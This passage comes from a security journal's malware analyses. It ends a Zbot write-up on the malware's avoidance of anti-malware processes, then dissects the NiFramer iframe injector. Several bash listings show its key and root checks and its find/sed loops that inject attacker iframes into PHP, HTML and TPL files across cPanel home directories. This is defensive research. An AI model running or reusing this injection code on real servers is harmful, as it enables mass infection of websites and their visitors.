information about each device using the QueryDosDeviceW API. Zbot uses the resulting device type and compares it against the ProcessImageFileName to determine the exact path of the executable file of the currently parsed process.

Once Zbot knows the exact path of the equivalent executable file of the parsed process, it starts gathering information by calling the GetFileVersionInfoSizeW API to determine if the file contains version information. If there is no version information available for the executable file, Zbot will skip this part of the routine.

This is followed by actually getting the file version information using a call to the GetFileVersionInfoW API. Then, the malware uses the VerQueryValueW API with '\VarFileInfo\Translation' as the parameter, to get the pointer to the translation array from the version-information resource. It uses the resulting array of language and code page identifiers to determine the '\{lang-codepage}' value for the next call to the VerQueryValueW API.

Finally, Zbot gets the 'Product Name' of the executable file using another call to the VerQueryValueW API with an lpSubBlock parameter of '\StringFileInfo\{lang-codepage}\ProductName'.

After getting the 'Product Name' of the executable file, Zbot checks it against specific strings found in some anti-malware applications (see Figure 3).

If the executable file's 'Product Name' contains substrings of an anti-malware name, Zbot will not perform the code injection for the executable's process.

WRAP UP

We all know that Zbot is a well-coded piece of malware. It uses a non-standard way of doing things compared with other malware. Instead of using the GetWindowsDirectory API to get the %windir% folder, it uses the newer SHGetFolderPathW API. Instead of checking the process names for anti-malware strings, it looks for the product name of the actual file in the disk. And generating 624 random DWORD values a few times just to generate a single DWORD is probably a little excessive.

Zbot is one of the main players in the malware underground. Its structure is as well coded as it is designed. It has lots of functionalities and capabilities, and this article only touches on a small percentage of them.

As we have seen so far, there is always room for enhancements and upgrades pertaining to its code. We are likely to see further adaptation of Zbot to its ecosystem and its environment in the near future.

As always, we will be there to keep you up to date.

MALWARE ANALYSIS 3

INSIDE AN IFRAME INJECTOR: A LOOK INTO NIFRAMER

Aditya K. Sood
Michigan State University, USA

Rohit Bansal & Peter Greko
Independent security researchers, USA

In this article, we discuss the design of an iframe injector used to infect web-hosting software such as *cPanel* in an automated manner. Several different iframe injector designs exist, but we look at one of the most basic: NiFramer.

INTRODUCTION

Iframe injectors are used by attackers to automate the process of injecting malicious iframe tags into web pages. These tools are designed to perform distributed infections on a target server in a short period of time. Iframe injectors are accompanied by automated malware infection frameworks either as a built-in component or separately. In this paper, we present a variant of NiFramer, an automated iframe injection tool that is used to infect *cPanel* installations on compromised servers. Iframe injectors work with both dedicated and virtual hosting servers, but their primary benefit is in infecting virtual hosting servers that host large numbers of servers running websites and applications. Running an iframe injector on a compromised virtual hosting server can easily result in the infection of hundreds of web servers in just a few seconds.

INFECTION MODEL AND COMPONENTS

A simple infection model is explained below:

- The attacker targets end-user machines to install malware.
- Once the malware is installed, it exfiltrates data from the end-user systems.
- The attacker retrieves the credentials (username, password) of the hosting server and uses the stolen credentials to gain access to it. (There are a number of other ways to gain access to hosting servers, which include but are not limited to: exploiting vulnerabilities, brute-forcing attacks, privilege escalations, etc.).
- The compromised server may have thousands of websites hosted on it. From the attacker's perspective, it is not feasible to edit and infect one website at a time by injecting a malicious iframe into the web pages. To automate this process, the attacker uses an iframe

injector tool which infects a large number of websites in one go.

A basic outline of the NiFramer iframe injector is shown in Figure 1.



Figure 1: NiFramer injector in action.

The various components of NiFramer are as follows:

- The main() function is called to execute the subroutines.
- The key_check() function is called to validate the NiFramer key. The key is required for validation when NiFramer is embedded within a framework.
- The file_check() function is called to verify the presence of a file containing the iframe injection.
- The priv_check() function is executed to check for root access on the compromised server.
- The server_software_selection() function is used to provide options for the server-side hosting software, i.e. to specify whether the server is running *cPanel* or a custom installation.
- The iframe_injection() function is executed to trigger iframe injection in a specific folder for previously chosen files such as HTML and PHP.
- The clean_environment() function removes temporary files and any hidden files generated during the injection process.

We will discuss each of these components in the next section.

DISSECTING NIFRAMER COMPONENTS

This section details NiFramer's components and the requisite code used to implement them.

Key validation

Before the execution of NiFramer code, the iframe injector looks for a file named 'niframer.txt', which carries a secret key in the form of an MD5. The purpose of this key in the context of NiFramer is not clear. It could be an additional verification check if NiFramer is embedded within another software component – the key is required to execute NiFramer. It basically reads the file 'niframer.key' and outputs the value in variable 'key'. This is matched against a hard-coded MD5/SHA key for verification and validation. If the key validation fails, two or three more attempts are made before NiFramer exits and stops the execution on the compromised server. A temporary file (/tmp/keyseq) is created for recording the number of attempts made. The embedded key does not appear to have any purpose if NiFramer is used as a standalone tool. Listing 1 shows a code snippet revealing how the key is validated. If the key is validated, the code triggers the file_check function.

Injection file validation

The iframe injector reads the injection code (iframe code pointing to a domain serving malware) from a file. Instead

```
key_check() {
   if [ -f niframer.key ]
   then
   key=`cat niframer.key`
   if [ "$key" != "<Insert Key>" ];
   then
   echo "ERROR: Key Invalid."
   if [ -f /tmp/keyseq ]; then
   if [ "$((`cat /tmp/keyseq` + 1))" -gt 2 ]; then
   echo "0 retries left. Now removing self."
   else
   echo "$((`cat /tmp/keyseq` + 1))" > /tmp/keyseq
&& echo "Retries Left:" "$((3 - `cat /tmp/keyseq`))"
   fi
   else
   echo "Retries Left: 2"
   echo 1 > /tmp/keyseq
   fi
   else
   echo "Key Found... initializing..."
   file_check
   fi
   else
   echo "ERROR: Key file not found."
   exit
   fi}
```

Listing 1: Key validation check.

of the iframe injection being hard coded, the injector is designed to read from a file in order to interpret injections for modularity and extensibility. Placing the iframe injection in a file makes it easy for the attackers to update the injections. NiFramer performs a file check as shown in Listing 2.

```
file_check() {
   if [ -f infect.txt ]
   then
   priv_check
   else
   echo "infect.txt is missing, please make the file
with your code included"
   fi}
```

Listing 2: Iframe injection file validation.

Privilege check

The iframe injector performs a privilege (i.e. access rights) check after validating the existence of the injection file. The idea is to determine whether or not the attacker has root access on the compromised server. This check is necessary because non-super-user access can skew the iframe injection process. This is because restricted accounts might not have the necessary access rights to write and update the web pages of different hosts present on the server. NiFramer requires root access in order to carry out the injection process successfully. As shown in Listing 3, the iframe injector uses the 'whoami' command to check for root access on the server. If the attacker has root access, the next module is executed to initiate the iframe injection process. If the attacker does not have root access, the injection tool exits and becomes dormant.

Installed software selection

Once root access has been verified, the type of software installed on the compromised server must be specified. The version of NiFramer we analysed has two options: *cPanel* web server software or custom web server software. The attacker selects the appropriate option and NiFramer executes the relevant code for the selected software. Listing 4 shows the code used to check for the installed software.

Iframe injection

Once the attacker has specified the hosting server software, NiFramer loads the respective component for performing iframe injections. NiFramer has the capability to inject into HTML, PHP and TPL files[1]. This functionality can

```
priv_check() {
      if [ `whoami` != "root" ]
      then
      echo "Must be ran as root."
      exit
      else
      echo "####################"
      echo "# NiFramer  by  ……...#"
      echo "####################"
               softwareami
      fi }
---------- Truncated -------------------------
```

Listing 3: Privilege access rights check.

```
softwareami() {
    PS3='Choose the system web server type: '
    Select software in "CPanel" "Custom" # Will add
more definitions later.
    do
    $software
    done}
---------- Truncated -------------------------
```

Listing 4: Installed software type.

be extended to include additional files which can also be injected into based on the requirement.

The infection flow in custom web software is as follows:

- NiFramer uses the 'find' command to detect the presence of PHP, HTML and TPL files and exempts a list of files by declaring a global array containing exempted entries. NiFramer provides an exemption code to list the type of files that should not be injected. Listing 5 shows how exemptions are declared. NiFramer will not inject into config.php, configuration.php and settings.php.

```
exempt=("! -name config.php" "! -name configuration.
php" "! -name settings.php" "! -name inc");
```

Listing 5: File type exemption.

- If the relevant files are detected, NiFramer searches for the pattern using the 'sed' command and injects the iframe code into the space between the <html> and </html> tags.

Listing 6 shows how the custom hosting software is searched and web pages are injected.

[1] 'The TPL file extension is used [in] PHP web development and PHP web applications as a template file. [It is] mostly used by [the] Smarty template engine. [The] template is a common text source code file and contains user-predefined variables that are replaced by user-defined output content when [a] PHP web application [is] parsing a template file or files and generating a web page or other output format.' (http://tpl.fileextensionguide.com/)

```
custom() {
    echo -n "Please enter directory of home folders: "
    read home_dir
    cd $home_dir
    echo "Starting injection of PHP files"
    sleep 5
    for i in $(find `pwd` -name '*.php' ${exempt[@]})
    do
    echo Injecting "$i"
    cat $i > $i.tmp && cat $i.tmp | sed s/<html>/
<html>"$code"/g > $i
    rm -f $i.tmp
    done
    # Similarly for HTML and TPL files
-------------------- Truncated -----------------------
```

Listing 6: Injecting iframe into custom web server software.

The infection flow in *cPanel* software is as follows:

- NiFramer traverses the 'home' directory to determine the number of hosts present on the server and to get an idea of the number of iframe injections to be performed. It then jumps into the home directory to initiate the process.
- It checks for the presence of HTML, PHP and TPL files, as in the case of custom hosting server software, and starts the injection process. The injection is performed in a similar fashion to that used for custom software – the iframe is injected between the <html> and </html> tags.
- In *cPanel* iframe injection, NiFramer performs an additional check for the presence of index files. If no index file is found on the server in the respective host directory, NiFramer creates one and injects an iframe into it. This is to provide additional assurance that the iframe has been injected.

Listing 7 shows how NiFramer infects *cPanel* software.

CLEAN ENVIRONMENT

Once the iframes have been injected into the web pages, NiFramer cleans up the temporary files created during the injection process. The idea is to remove all traces of the injection process to try to make it as stealthy as possible. The 'rm' command is used to delete the temporary (.tmp) files.

ADDITIONAL NOTES

- The code of NiFramer is not complex (in the way it is constructed). It is written in bash scripting language, but it serves its purpose and the code has been used in the wild.

```
CPanel() {
    echo "Scanning $(ls /home/ | wc -l) directorys
for files. This could take a while..."
    cd /home/
    echo "Starting injection of PHP files"
    sleep 5
    for i in $(find `pwd` -name '*.php' ${exempt[@]})
    do
    echo Injecting "$i"
    cat $i > $i.tmp && cat $i.tmp | sed s/<html>/
<html>"$code"/g > $i
    rm -f $i.tmp
    done
    # Similarly for HTML and TPL files
    echo "Completed injection of found files."
    cd /root/cpanel3-skel/public_html/
    if [ $(ls | grep html); then
    for i in $(find `pwd` -name '*.html'
${exempt[@]})
    do
    echo Injecting "$i"
    cat $i > $i.tmp && cat $i.tmp | sed s/<html>/
<html>"$code"/g > $i
    rm -f $i.tmp
    done
    else
    echo "No HTML files found in /root/cpanel3-skel/
public_html/"
    echo "Creating index.html.."
    echo $code > index.html
    sleep 1
    fi
    echo "Completed injection of skeleton
directory."
    echo "Starting injection into CPanel & WHM
template files (The panel itself)"
```

Listing 7: Injecting iframe into cPanel server software.

- We will be looking at other iframe injector code in our future research. The aim is to start with the most basic and delve deeper into more complex code. We plan to look at the ZFramer and Citadel injectors next.

CONCLUSION

This article presents the design of a very basic iframe injector tool known as NiFramer. Using an automated iframe injector tool, an attacker can easily automate the injection process and perform distributed infections, thereby infecting hundreds of web servers in just seconds.